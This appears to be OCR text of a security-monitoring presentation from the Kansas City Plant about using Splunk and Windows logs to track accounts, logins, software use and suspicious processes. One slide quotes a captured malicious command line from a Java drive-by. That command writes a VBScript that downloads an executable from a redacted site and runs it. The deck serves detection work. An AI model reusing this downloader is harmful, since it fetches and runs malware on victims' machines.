Kansas City Plant
National Security Asset

Malcolm Baldrige National Quality Award
2009 Award Recipient
Honeywell FM&T

Continuous Monitoring Splunk + Windows Logs

Honeywell FM&T

The Kansas City Plant is operated and managed by Honeywell Federal Manufacturing & Technologies, LLC, for the NNSA.

NNSA
National Nuclear Security Administration

Kansas City Plant
National Security Asset

Continuously Monitoring What?

- Accounts
- Processes

Malcolm Baldrige National Quality Award
2009 Award Recipient
Honeywell FM&T

Kansas City Plant
National Security Asset


Continuously Monitoring Accounts

- Infrastructure
  - What accounts / computers are being actively used
  - What authentication method is being used

Malcolm Baldrige National Quality Award
2009 Award Recipient
Honeywell FM&T

Kansas City Plant
National Security Asset


Account activity



Quality Award
2009 Award Recipient
Honeywell FM&T

Kansas City Plant
National Security Asset

Authentication methods



Quality Award
2009 Award Recipient
Honeywell FM&T

Kansas City Plant
National Security Asset

Continuously Monitoring Accounts

- Security
  - Who is logging in to
    - multiple computers
    - too many computers
    - more computers than humanly possible
    - computers they should not

Malcolm Baldrige National Quality Award
2009 Award Recipient
Honeywell FM&T

Kansas City Plant
National Security Asset

Hosts by user

	user	dc(host)
1	u	19
2	u	15
3	u	14
4	u	14
5	u	13
6	u	11
7	u	10
8	u	9
9	u	7
10	u	5

Malcolm Baldrige National Quality Award
2009 Award Recipient
Honeywell FM&T

Kansas City Plant
National Security Asset


Continuously Monitoring Accounts

- Security
  - Too many failed log ins
  - Terminated user activity
  - Local admin account usage
  - Non-domain account usage
  - Client to client communication
  - Service account abuse

Malcolm Baldrige National Quality Award
2009 Award Recipient
Honeywell FM&T

Kansas City Plant
National Security Asset

Terminated User Activity



Baldrige
National
Quality
Award
2009 Award Recipient
Honeywell FM&T

Kansas City Plant
National Security Asset

Continuously Monitoring Processes

- Infrastructure
  - Software utilization

Malcolm Baldrige National Quality Award
2009 Award Recipient
Honeywell FM&T

Kansas City Plant
National Security Asset

Software Utilization

AcroBroker.exe	10.0.0.396	1
AcroBroker.exe	10.1.1.33	1
AcroBroker.exe	10.1.2.45	196
AcroRd32.exe	10.1.0.534	9
AcroRd32.exe	10.1.1.33	8
AcroRd32.exe	10.1.2.45	1244
Acrobat.exe	10.0.0.396	21
Acrobat.exe	10.1.2.45	1017
Acrobat.exe	9.4.0.195	12
AcrobatInfo.exe	9.4.0.195	3

Malcolm Baldrige National Quality Award
2009 Award Recipient
Honeywell FM&T

Kansas City Plant
National Security Asset

Continuously Monitoring Processes

- Security
  - Vulnerable
  - Unauthorized
  - Malicious

Malcolm Baldrige National Quality Award
2009 Award Recipient
Honeywell FM&T

Kansas City Plant
National Security Asset

Wireshark Users

	Image_File_Name	departmentNumber	title
1	C:\Program Files (x86)\Wireshark\dumpcap.exe	A57	Administrator Sr Systems
2	C:\Program Files\Wireshark\dumpcap.exe	A5K	Analyst II Network
3	C:\Program Files\Wireshark\dumpcap.exe	A5K	Analyst Sr Network
4	C:\Program Files\Wireshark\dumpcap.exe	A56	Administrator Sr Systems
5	C:\Program Files\Wireshark\dumpcap.exe	A57	Administrator II Systems
6	C:\Program Files\Wireshark\dumpcap.exe	A10	Analyst II Security
7	C:\Program Files\Wireshark\dumpcap.exe	A57	Analyst Principal Network
8	C:\Program Files\Wireshark\dumpcap.exe	A10	Analyst Sr Security
9	C:\Program Files\Wireshark\dumpcap.exe	A57	Administrator Sr Systems
10	C:\Program Files\Wireshark\dumpcap.exe	A57	Analyst Sr Network
11	C:\Program Files\Wireshark\dumpcap.exe	A57	Administrator Principal System
12	C:\Program Files\Wireshark\dumpcap.exe	A56	NonEmployee Workstation & PC
13	C:\Program Files\Wireshark\dumpcap.exe	012	Expert CI/Cyber Technical
14	C:\Program Files\Wireshark\dumpcap.exe	A57	Administrator Principal System

Malcolm Baldrige National Quality Award
2009 Award Recipient
Honeywell FM&T

Kansas City Plant
National Security Asset

Malicious Activity

```
CommandLine="cmd.exe /c echo Const b2RjueF4 = 1 >
%TEMP%\hDfgD.vbs & echo Const BcuFrHSl = 2 >> %TEMP%\hDfgD.vbs
& echo Dim jlpkRmoe >> %TEMP%\hDfgD.vbs & echo Set jlpkRmoe =
CreateObject('ADODB.Stream') >> %TEMP%\hDfgD.vbs & echo
jlpkRmoe.Type = b2RjueF4 >> %TEMP%\hDfgD.vbs & echo jlpkRmoe.Open
>> %TEMP%\hDfgD.vbs & echo jlpkRmoe.Write
KWRcSyio(Wscript.Arguments(0)) >> %TEMP%\hDfgD.vbs & echo
jlpkRmoe.SaveToFile Wscript.Arguments(1), BcuFrHSl >>
%TEMP%\hDfgD.vbs & echo Function KWRcSyio(OBoW7cZf) >>
%TEMP%\hDfgD.vbs & echo Dim jfZXvrLx >> %TEMP%\hDfgD.vbs & echo
Set jfZXvrLx = CreateObject('WinHttp.WinHttpRequest.5.1') >>
%TEMP%\hDfgD.vbs & echo jfZXvrLx.Open 'GET', OBoW7cZf, False >>
%TEMP%\hDfgD.vbs & echo jfZXvrLx.Send >> %TEMP%\hDfgD.vbs &
echo KWRcSyio = jfZXvrLx.ResponseBody >> %TEMP%\hDfgD.vbs & echo
End Function >> %TEMP%\hDfgD.vbs & echo Set bV5RJs7I =
CreateObject('WScript.Shell') >> %TEMP%\hDfgD.vbs & echo
bV5RJs7I.Run '%TEMP%\[badfile].exe' >> %TEMP%\hDfgD.vbs & start
%TEMP%\hDfgD.vbs http://[badsite]/setup.exe?ex=Java_Driveby
%TEMP%\[badfile].exe"
```

Malcolm Baldrige National Quality Award
2009 Award Recipient
Honeywell FM&T

Kansas City Plant
National Security Asset

Continously Monitoring For APT / 0-Day / Insider Threat

- Similar TTP
- Host based

Malcolm Baldrige National Quality Award
2009 Award Recipient
Honeywell FM&T

Kansas City Plant
National Security Asset

Lessons Learned / Successes

- Lessons Learned
  - Log what's important
  - Have the logs to find current and historical activity
- Successes
  - Detection of 0-day vulnerabilities
  - Detection of new viruses

Malcolm Baldrige National Quality Award
2009 Award Recipient
Honeywell FM&T